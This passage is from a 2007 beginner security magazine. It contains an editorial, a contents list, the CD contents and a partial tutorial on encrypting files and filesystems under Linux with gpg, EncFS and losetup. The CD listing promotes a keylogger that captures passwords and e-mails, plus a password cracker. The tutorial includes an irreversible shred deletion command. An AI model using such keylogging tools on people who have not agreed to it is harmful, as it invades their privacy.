

FREE CD INSIDE 5 MUST-HAVE APPLICATIONS WORTH \$300

starterkit

hacking

hakin9 starterkit 1/2007 (1)

practical protection

Practical IT Security Solutions for Newbies

Issue 1/2007 (1) Vol.1 No.1 14.99 USD 14.99 AUD
Bimonthly ISSN 1896-9801

Searching

for Google's secrets

PLUS

- Bluetooth connection
- DNS cache poisoning attacks
- How spam is sent
- Safe storage of confidential data under GNU/Linux



STEGANOS

Privacy Software made easy.™

Protect your privacy
– use Steganos Internet Anonym **VPN**
VIRTUAL PRIVATE NETWORK



Surf, download and share files anonymously

You have a right to privacy.

Steganos Internet Anonym VPN anonymises everything you do on the world wide web, ensuring that you cannot be traced or profiled by websites or service operators.

Using a high speed encrypted connection, you can be sure your data remains for your eyes only.

Order through our secure website at www.steganos.com.

Steganos Internet Anonym VPN 25

\$14.95 free of shipping costs

1 month with 25 GB traffic

Steganos Internet Anonym VPN 300

\$99.95 free of shipping costs

12 months each with 25 GB traffic



Other Steganos products are available on www.steganos.com

Something new...

A moment of honesty: I can play games, watch some movies, send e-mails and make boring excel sheet for my dad and that's it! Pretty amazing considering the fact that I'm an Editor of hakin9, technical magazine for advanced security admins, don't you think so? Well, I suppose I 'm not the only one who has only basic computing skills and simply wants to know more but doesn't know where to start... If you have a similar impression, this magazine is intended for you! We've prepared hakin9 starter kit in response to our readers' needs. hakin9 starter kit is created for those who cannot truly understand how to secure the system/application or why to do so. hakin9 starter kit content is a prelude to more advanced techniques presented in hakin9 Hard Core IT Security Magazine.

If, sometimes, you feel overwhelmed with all the information – and lack of it – hakin9 starter kit issue would be a great addition to standard hakin9 magazine.

This edition starts with the entry level examples of the most popular security topics and consists of the articles that were published in previous English editions in 2005 and were both selected and updated by Shyaam Sundhar R. S. The main idea standing behind the first issue is to define what information/system security is; introduce the basic terminology and provide an overview of some of the – essential for information/system security – technical components (firewalls, IDS, HIDS, basic system/application hardening, log monitoring, antivirus, etc.). Last but not least we will move on to present some basic security assessment tools (vulnerability scanners, patch scanners, network mapping tools, and penetration/exploit tools).

We hope that we manage to meet your expectations by giving you these two magazines, hakin9 and hakin9 starter kit, covering general questions of IT security and bringing easy to reach, generic knowledge as a helping hand.

As usually we would like to invite you to cooperation – you are always welcome as articles authors, betatesters, advisors. Your ideas and suggestions are as precious as your security – our deepest concern.

Marta Ogonek
marta.ogonek@hakin9.org

CD contents

06

Magdalena Błaszczyk

What's new in the latest *hakin9.live* version (3.1.2-aur, MadWifi Drivers, NTFS Support, Orphcrack) and what the full commercial versions of must-have applications you will find (LANState 1.2, Keylogger 1.7, Password Protector 2006, System Tweaker, VIP Privacy).

Safe Storage of confidential data under GNU/Linux

08

Piotr Tyburski

This writing presents the use of advanced cryptographic algorithms that seem to be the only guarantee for a safe data storage under GNU/Linux. The Linux users will learn how to make sure if data is being protected by the use of the tools that are available for free.

Dangerous Google – searching for secrets

16

Michał Piotrowski

You will get to know how to find confidential data using Google - the most popular Web browser. The article also shows an effective way of looking for information on vulnerable systems and Web services as well as publicly available network devices.

Bluetooth connection security

28

Tomasz Rybicki

Although Bluetooth is extremely popular all over the world and believed to be a support for the technology, it can also be used for malicious purposes, such as private data snooping, causing financial losses or locating the device owner. From this article the reader learns how to detect Bluetooth-enabled devices, how to attack detected devices and how to deal with Bluetooth viruses.

Internal penetration tests

38

Marcin Kurpiewski

Penetration tests are used to expose holes in IT systems' security. Thanks to this article you might learn how to conduct an internal pen – test by stimulating the actions a potential intruder would undertake. A great source of system infiltration methods.

Robot Wars – how botnets work 46

Massimiliano Romano, Simone Rosignoli, Ennio Giannini

This text sheds the light on what are bots, botnets and on the way they work. The reader will get to know how hosts are infected and controlled and what are the available bot infestation prevention methods.

Voice over IP security – SIP and RTP protocols 54

Tobias Glemser, Reto Lorenz

VoIP is still one of the hottest buzzwords in IT world. Thanks to this article you will get to know what are the basics of the SIP protocol. Additionally, you will be shown a number of attack techniques used against VoIP users and providers.

How spam is sent 62

Tomasz Nidecki

This writing presents a wide range of spam related information and operations. The author describes how spammers send spam and how to protect servers from the results of their actions. You will be also shown how the SMTP protocol functions.

Pharming – DNS cache poisoning attacks 72

Mariusz Tomaszewski

The attacks connected with financial transactions are more and more frequent nowadays, often making use of a pharming method. This writing presents how pharming works and how to defend from it; how DNS cache poisoning attacks are carried out and which of DNS servers proved to be the most secure.

Upcoming 82

Magdalena Błaszczyk

Here we present the subjects that will be brought up in the upcoming hakin9 starter kit.

hakin9
starterkit

Practical IT Security Solutions for Newbies

Editor in Chief: Ewa Dudzic ewal@software.com.pl

Executive Editor: Marta Ogonek marta.ogonek@hakin9.org

Editor: Magdalena Błaszczyk magdalena.blaszczyk@hakin9.org

Contributing Editor: Shyaam Sundhar R. S.

DTP Director: Marcin Pieśniewski marcin.piesniewski@software.com.pl

Art Director: Agnieszka Marchocka agnes@software.com.pl

CD: Rafał Kwaśny

Proofreaders: N. Potter, D. F. Leer, M. Szuba, P. S. Rieth

Top betatesters: Wendel Guglielmetti Henrique, Justin Seitz, Peter Hüwe, Damian Szewczyk, Peter Harmsen, Kevin Bewley

President: Monika Godlewska monikag@software.com.pl

Senior Consultant/Publisher: Paweł Marciniak pawel@software.com.pl

National Sales Manager: Monika Godlewska monikag@software.com.pl

Production Director: Marta Kurpiewska marta@software.com.pl

Marketing Director: Ewa Dudzic ewal@software.com.pl

Advertising Sales: Marta Ogonek marta.ogonek@hakin9.org

Subscription: subscription@software.com.pl

Prepress technician: Marcin Pieśniewski
marcin.piesniewski@software.com.pl

Publisher: Software Media LLC

(on Software Publishing House licence www.software.com.pl/en)

Postal address:

Software Media LLC

1461 A First Avenue, # 360


New York, NY 10021-2209

USA

Tel: 004822 8871010

www.en.hakin9.org

Software LLC is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by e-mail: cooperation@software.com.pl

Print: 101 Studio, Firma Tęgi / 



Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.

Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd.
Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086, Sydney, Australia
Tel: + 61 2 9972 8800

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used  smartdraw.com program by  SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o

The editors use automatic DTP system 

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

CD Contents

The hakin9 StarterKit magazine contains *hakin9.live* (*h9l*) version 3.1.2-aur CD which, apart from 25 helpful tutorials, contains special editions of most interesting commercial applications prepared exclusively for our readers.

hakin9.live is a well-known bootable Linux distribution crammed with useful utilities and tutorials. To start using *hakin9.live* simply boot your computer from the CD. After booting, you can log into system using the hakin9 term for user, the password is no needed. h9l version 3.1.2-aur is based on the Aurox 12.0 distribution. The system runs the 2.6.17 kernel with some patches and features improved hardware detection and network configuration. The default graphical environment is currently based on (updated again from 3.5.3) KDE 3.5.5. It looks very nice and is highly configurable and has very modest hardware requirements. As usually, you can find the Aurox Installer on *h9l* 3.1.2-aur. After launching it on the disk, you can install additional programs using the yum command. Additionally, we prepared almost 200 of updated package versions of the *hakin9.live* programs and placed three more surprises for our readers:

MadWifi Drivers – a Linux kernel device driver for Wireless LAN chipsets from Atheros;

NTFS Support – to complete New Technology File System (the standard file system of Windows NT and its descendants that replaced Microsoft's previous FAT file system);

Orphcrack – a program believed to be one of the fastest methods of recovering passwords.

Materials on *h9l* CD are selected in appropriate directories:

- *doc* – indexes in HTML format,
- *tut* – tutorials,
- *apps* – full versions of commercial applications.

Tutorials assume that we are using *hakin9.live*, which helps avoid such problems as different compiler versions, wrong configuration file paths or specific program options for a given system.




Figure 1. Orphcrack

The current *hakin9.live* version consists of 25 archive tutorials. Especially for our readers we enclose full versions of commercial applications:

- **10 – Strike Software's LANState 1.2** – a network mapping, monitoring, management, and administration software solution for corporate Microsoft Windows networks. It generates the network map, which speeds up accessing to remote hosts' properties and resources, and managing those. The program also has basic remote information and administration functions;
- **Eltima Software's Powered Keylogger 1.7** (full version for half a year) – a professional yet very easy-to-use security auditing software for big and small companies, network administrators, concerned parents and PC owners. Monitors all computer activity, Internet usage, keystrokes, passwords, incoming and outgoing e-mails;
- **Kristanix Software's Password Protector 2006** – a new tool that manages the passwords securely, remembers your usernames and passwords, automatically logins to webpages using Drag-Drop, easily locates the desired login, securely encrypts the password entries and files;
- **Uniblue's System Tweaker** – lets you take control over your system with over 1,000 different tweaks, makes your PC faster and more secure;
- **VIP Defense VIP Privacy** – protects your from potential threat by giving the malefactors nothing to steal. VIP Privacy lets users search and safely clean up all information stored inside your system and installed applications. It does not in any way delete any private files nor it changes the contents of user's documents.
- Additionally, we present a demo version of a **Sandstorm's NetIntercept** – a network monitoring, analysis, and visibility appliance. It captures network traffic (the whole packet, not just the headers), archives and manages captured traffic, and reconstructs sessions between machines on the monitored network upon request. ●





Figure 2. 5 commercial apps inside

If you have encounter any problems with this CD,
write to: cd@software.com.pl



If the CD contents can't be accessed and the disc isn't
physically damaged, try to run it in at least two CD drives.

Safe storage of confidential data under GNU/Linux

Piotr Tyburski



The only way to guarantee safe storage of data is to use advanced cryptographic algorithms. There are Linux tools which allow the encryption of single files, directories and even whole partitions. Let's have a look at the methods of encrypting important data.

Here is a hypothetical situation: let's imagine that we get a new job in a company where electronic devices and their software are designed, and we have to sign a *confidentiality agreement*, to ensure that all confidential data is protected from unauthorised personnel. The last, long paragraph informs us about the consequences of divulging confidential data through not protecting it securely – the thought of what might happen in such a case sends a shiver down our spine.

Nevertheless, we sometimes need to take home our laptop, containing documentation or source code. What would happen if our laptop was lost or stolen? Its hard disk contains files full of documentation marked as *confidential*. It is very prudent to prevent such a situation.

Encrypting single files

If you have only a few confidential files, and their number and size are not a secret, you can use the *gpg* package (*GNU Privacy Guard*) which is a version of PGP (*Pretty Good Privacy*) distributed under GPL license. It offers two modes of encryption: asymmetric (public

key) and symmetric (see Frame *Symmetric and asymmetric ciphers*).

Imagine that you have a very important specification of a new project you have worked on, saved in the file named *DDX32.pdf*, and you want to hide it from unauthorised access. In order to do thus, use:

```
$ gpg --output cyph1.1 --symmetric \  
--cipher-algo TWOFISH DDX32X.pdf
```

gpg will prompt you for a password that will be the key for securing your data. Type it in and confirm. It should be as complicated as possible, but also easy to remember (see Frame *High-entropy passwords*).

Let's walk through the command we entered. We told *gpg* to encrypt the *DD32X.pdf*

What you will learn...

- how to ensure data is cryptographically protected using freely available tools.

What you should know...

- how to use the Linux operating system.

Quick start – encrypting a single file

To encrypt a single file, for example *DD32X.pdf*, use:

```
$ gpg --output cyph1.1 --symmetric --cipher-algo TWOFISH DD32X.pdf
```

The encrypted version of this file is stored in *cyph1.1*. Now you can erase the original file. To do it securely, use:

```
$ shred -n 35 -z -u DD32X.pdf
```

Decryption of this file is as simple as typing:

```
$ gpg --output DD32X.pdf --decrypt cyph1.1
```

In the above example we have assumed that the *gpg* package is present on your system, or that you are using *Hakin9 Live*.

Quick start – creating an encrypted directory

To create an encrypted directory, use:

```
# encfs ~/.crypto ~/secret
```

This will create a new encrypted directory *~/crypto*. Its decrypted version is available as *~/secret*. You should put the files which you want to be encrypted in the *~/crypto* directory. When you no longer need access to the directory, unmount it:

```
# fusermount -u ~/secret
```

In the above example we have assumed that the *EncFS* package is present on your system, or that you are using *Hakin9 Live*.

Quick start – creating an encrypted file system

To create an encrypted file system, 100MB in size, use:

```
$ dd if=/dev/urandom of=crypto.raw bs=1k count=100000
# losetup -e aes-256 /dev/loop0 crypto.raw
# mkfs.ext3 /dev/loop0
# losetup -d /dev/loop0
```

This will create an encrypted file system in the file *crypto.raw*. It must be mounted before you can use it, just like an ordinary file system:

```
# mount -t ext3 crypto.raw /mnt/crypt -oencryption=aes-256
```

The file system will be mounted as */mnt/crypt*.

In the above example, we have assumed that you have a properly configured kernel and an updated *util-linux* package (exact instructions can be found in the *HOWTO* – see Frame *On the Internet*) or that you are using *Hakin9 Live*.

file using symmetric encryption (`--symmetric`) and the TWOFISH cipher algorithm (`--cipher-algo TWOFISH`). Without the last option, *gpg* would use the default cipher, CAST5. The output will be stored in *cyph1.1* file (`--output cyph1.1`). You should be aware that, in case the given output file exists, the program will ask if it should be overwritten. Now, after encryption, it is a good idea to delete the unencrypted version of the file.

Simple file deletion, for example issuing the `rm DD32X.pdf` command, is

not secure. Only the file system metadata is changed, but the file contents remains on disk. It is like deleting a chapter from a book's index, forgetting to remove corresponding pages. As a result, a determined intruder could steal your disk and then analyse the data on its free space.

In order to protect yourself from such a possibility, you should overwrite the file by entering this command:

```
$ shred -n 35 -z -u DD32X.pdf
```

This will result in a secure 3 step file deletion: overwriting the file with junk thirty-five times (`-n 35`), then filling it with zeroes (`-z`) and then finally deleting it (`-u`).

Unfortunately, this method is not efficient in case of using a journaled file system (*ext3*, *ReiserFS*, *xf*s, *jfs*). Journaling refers to storing additional information about changes across the file system in a separate place, called a *journal* (in *ext3* it can even contain some data, not only information about file system's structure). It is used in case there are problems with restoring file system consistency. Because of this, there is no guarantee that overwriting a file with random data will result in the complete deletion of its previous content – journaled file systems do not allow for secure data deletion. Despite these problems, using *shred* is fairly more secure than standard file deletion using *rm*.

When you need to decrypt your file, use:

```
$ gpg --output DD32X.pdf \
--decrypt cyph1.1
```

The `--decrypt cyph1.1` option means decrypt the file named *cyph1.1*, whereas `--output DD32X.pdf` specifies the output file name. *gpg* will automatically recognise the cipher that was used and will prompt for a password.

Asymmetric encryption

In a similar way, you can utilise *gpg* for asymmetric encryption with the use of a public key. If you do not have your key pair, then generate it now (see Frame *Generating keys with gpg*). Now, when you have your keys, you can proceed further. Try to remember this simple rule: a public key is always used for encryption and private one for decryption.

Now imagine that you ask your friend to send you some important documentation – e.g. the *DD32X.pdf* file. Because you are afraid of someone stealing this document, you send

your public key to a friend and ask them to encrypt the file. In order to do that, the friend must add your public key to their keyring issuing the `gpg --import key_name` command. Now, your friend encrypts the file on their computer:

```
$ gpg --output cyph2.1 --encrypt \  
--recipient mine@e-mail.com DD32X.pdf
```

Let's explain the above command. We told `gpg` to encrypt (the `--encrypt` argument) a file named `DD32X.pdf` (the last argument) using a key which belongs to the address (the `--recipient` argument). The output file will be named `cyph2.1` (the `--output cyph2.1` argument).

When you receive an email with an attached file (the encrypted one, `cyph2.1`) from your friend, you must decrypt it. Do this using the same command as in decryption of files encrypted using a symmetric cipher:

```
$ gpg --output DD32X.pdf \  
--decrypt cyph2.1
```

`gpg` will automatically recognise the key used for encryption of the file, prompt for a password for the corresponding private key and reproduce your document.

Bear in mind, that for a potential intruder, even the filename could be valuable information. If you save the `DD32X.pdf` document after encryption to a file named `DD32X.encrypted`, then the intruder would be able to deduce that you are working on a project named `DD32X`. Of course, they would not be able to decrypt the document, but even the project name could be valuable information for them. So, it is a good idea to change the names of your encrypted files (as we have shown in the examples above). It is also worthwhile considering using a program called `passwordsafe` to store the original names of encrypted files.

The previous steps should be adequate for our needs for encryption of single files. But these methods are

Generating keys with gpg

Key pair generation is an interactive process and requires answering a few questions. The only decisions that need to be made is choosing the cipher algorithm and key length.

To generate a key pair, use:

```
$ gpg --gen-key
```

The first decision is to select the type of key (depending upon the algorithm). As we are mainly interested in encryption, we select `DSA` and `ElGamal` (default). We will be informed that the `DSA` key length will equal 1024 bits and asked about the preferred length of the key for the `ElGamal` algorithm. The program will suggest a length of 1024 bits, but we prefer to use stronger encryption – 2048 bits.

Now, it is time to decide about the expiry date of your key. If you do not need to set an expiry date you can set it to be indefinite, which will mean that the key will be valid as long as you do not cancel it manually. After that, `gpg` will prompt for verification of selected values. If everything is OK, you can then proceed with the creation of a `User-ID`. You must type in your full name and email address and then optionally, some comments. After that, accept the entered values or correct any errors.

Now comes a very important step – selecting a passphrase for your private key. It is an additional safeguard in the event that somebody gains access to your keys. You should pay very special attention to it. It should be as complicated and as long as possible (see Frame *High-entropy passwords*). Keys will be generated after you type in your passphrase. `gpg` will need lots of random values, which are generated by user actions, so you can move your mouse, type on the keyboard or access various devices to help the program gain maximum entropy.

At the end of the process, you will be notified that your keys have been generated and signed. The program will also summarise information about your keys, including their fingerprints. And that's it – you are now ready to utilise the benefits of asymmetric cryptography.

not easy to use in some situations. Imagine that you have lots of music files on your computer, or that you have some software that you wish to hide from other people. Decrypting every single MP3 file just to hear some music, or decrypting and encrypting every file from a software package a few times a day could be very annoying. It would be much useful to be able to use an encrypted file system.

Encrypted file system

The concept of an encrypted file system is rather simple. Instead of encrypting single files within a file system, we will encrypt the entire contents of a partition where the file system is located (see Figures 1 and 2). This method allows for easy management of encrypted data. There is no need to manually encrypt and decrypt files. You just need to mount your encrypted file system somewhere and then use

it as you would use an ordinary file system.

Before we proceed with an explanation of a classical encrypted file system using the `loopback` device, let's take a look at an indirect solution – `FUSE`.

Indirect solution – FUSE

It is possible to find some indirect solutions between the encryption of single files and the creation of an individual, cryptographic file system. For this we will use a tool called `EncFS`. It uses a virtual file system created in user-space, where support is provided by the `FUSE` (*File system in USErspace*) library kernel module.

`EncFS` uses two working directories (see Figure 3). The first one stores data encrypted using a symmetric cipher chosen at the time of encryption. The second, after mounting the first, allows access to decrypted data. Mounting is possible only after giving the correct

High-entropy passwords

Passwords are the key elements of securing data. You must make the maximum effort to have as strong and as unpredictable passwords as possible – in other words, to have passwords with high entropy. But this can be a serious problem – the more complicated and stronger the password is, the harder it is to remember it. Writing your passwords on a piece of paper and sticking it under your desk is the same as having no security at all. So, how to create a good password that will be easy to remember for an average person?

Trying to remember a password containing different random characters is very hard. It is much easier to remember full phrases, even if they are relatively long. Typing them in on a keyboard is simple too. An experienced user can easily type in a password containing about 60 characters (for example *Twinkle, Twinkle, little star, how I wonder what you are!*) This gives about 80–120 bits of entropy. It is quite a lot, but you must avoid well-known phrases (for example fragments of literature or songs) at all costs. So fragments of an invocation from *The Lord of the Rings* or well-known quotes are not a good idea. It is better to use your own imagination and invent some nonsensical phrase for a password.

Another method of constructing a password is selecting the first letter (including punctuation marks) of every word in a sentence. It requires you to remember the whole sentence, but the password is shorter and has higher entropy in comparison to ordinary words.

password. So, let's see how you can prepare a safe place to keep confidential company documentation, provided that the *EncFS* package with required libraries has been properly installed.

First, you need to decide where your encrypted data will be stored and where it is to be visible. Let's assume that our encrypted data is stored in the directory `~/.crypto` and the decrypted version will be visible in the directory `~/secret`. Use:

```
$ encfs ~/.crypto ~/secret
```

The `encfs` command is used to create and mount encrypted virtual file systems. To create ours, the above syntax creates the file system in the directory `~/.crypto` and mounts it in the directory `~/secret` (note – if the file system has already been created in the `~/.crypto` directory, it will just be mounted in the `~/secret` directory).

If any of the directories do not exist, the program will ask if they should be created – choosing `Yes` will present you with three options, which are: *standard*, *pre-configured*

paranoia or *expert*. Select the third option only if you are sure of what changing the options will do. However, for normal everyday usage, you can normally choose the first option and rely upon the default options.

The first option describes which cipher algorithm to use: AES or Blowfish (it depends upon the version of *OpenSSL* available in your system). Let's select the first one.

It is now time to choose the length of the key. Let's be a bit paranoid – 256 bytes. Then it is necessary to decide the size of a single block. AES allows you to use blocks sized from 16 to 4096 bytes (the size has to be a multiple of 16). Large blocks result in higher system load when you access a small amount of data (because data is always encrypted and decrypted as whole blocks) and vice versa. If you do not need to change the default value, pressing `Enter` will assign a block size of 512 bytes – it guarantees good performance in most situations.

The next step is choosing the way that file names are encrypted. There are two options: stream encoding and block encoding. Choosing the first option will result in file names as short as possible, but it is generally considered better to choose the second option. Block encoding will result in filenames rounded to a size of single block. The advantage to this solution is that a potential intruder is given far less information about the original file names. So for our example, we will choose this option.

The next option refers to the possibility of switching on *filename initialization vector chaining*. An affirmative answer results in encrypting file names with their paths. The result is that the encrypted version depends not only on the file name, but also on its position in the file system tree, which is definitely desirable. But here, we should note something that is important: if the encrypted version of the name depends only upon the original name,

Symmetric and asymmetric ciphers

Classical (symmetric) encryption methods use one key. The key is selected by us during the encryption process. Now everybody who has this key is able to decrypt the encrypted information.

Imagine that you want to use a symmetric cipher to encrypt a letter and then send it to your friend living in a different city. It is obvious that your friend must have the key in order to decrypt your letter. And now you face a problem: if you can't send your letter safely (and must encrypt it), then how will you safely send the key?

Asymmetric ciphers solve this problem. Two keys are used in the whole process: public and private. Public keys are used only for encryption. To decrypt a message that is encrypted with a public key, a valid private key must be used. Your public key, as the name suggest, can be published to the community. When somebody wants to send you a message, it can be encrypted with your public key, which is available to everyone. But no one can decrypt such a message, except you. That is because there is no way to generate a private key from a public one, and only by using a private key can someone decrypt an encrypted message. Of course, you have your own private key, safely stored on your hard drive, so you can decrypt the message.




Figure 1. Decryption of single files – working schema




Figure 2. Encrypted file system – working schema




Figure 3. The way EncFS works

then two files with the same original name situated in two different directories (e.g. two `README.txt` files) will have the same names after encryption (e.g. `bHioi!#?ka7`). It will be a clue for an unauthorised

person, and we want them to know as little as possible.

We have to consider the fact, that in the case of enabling the *filename initialization vector chaining* option, a directory name change

will result in re-encryption of its contents, which will sometimes be impossible. In such a situation, attempt at changing a directory name will result in failure.

Now comes the possibility of enabling *per-file initialization vectors*. Its meaning is similar to the previous option, but refers to the contents, not the filename. Just press *Enter* to switch this option on. Because of this option, the encryption of every file will depend upon a per-file random value, the result of which is that two identical files will have a different content.

The next option of interest is *filename to IV header chaining*. It is very similar to the previous option but it does not refer to the random value but to the filename. Changing its name also requires its re-encryption and this is why we will not use this option. Just press *Enter*.

The last option is *block authentication code headers*. Enabling this option causes a checksum to be added to every encrypted block, which lets you detect any data errors. In our case, this option does not have any special meaning, so there is no necessity to answer affirmatively.

Now, we only need to give and confirm the password to our virtual file system. No matter what the contents of the directory `~/secret` is, it will be encrypted with the AES algorithm into the directory `~/crypto`. When this data is no longer required, you only need to unmount the directory `~/secret` with the following command:

```
$ fusermount -u ~/secret
```

And that's it!

There is one useful thing worth mentioning here, and that is that *EncFS* can unmount itself after a defined period of idle time. To do this, use the `-idle=X` (e.g. `encfs --idle=15 ~/.crypto ~/.secret`) switch when mounting a file system. The `X` parameter equates to the idle time in minutes after which an automatic unmount will occur.

The *EncFS* solution has both some advantages and disadvan-

Safe storage of confidential data

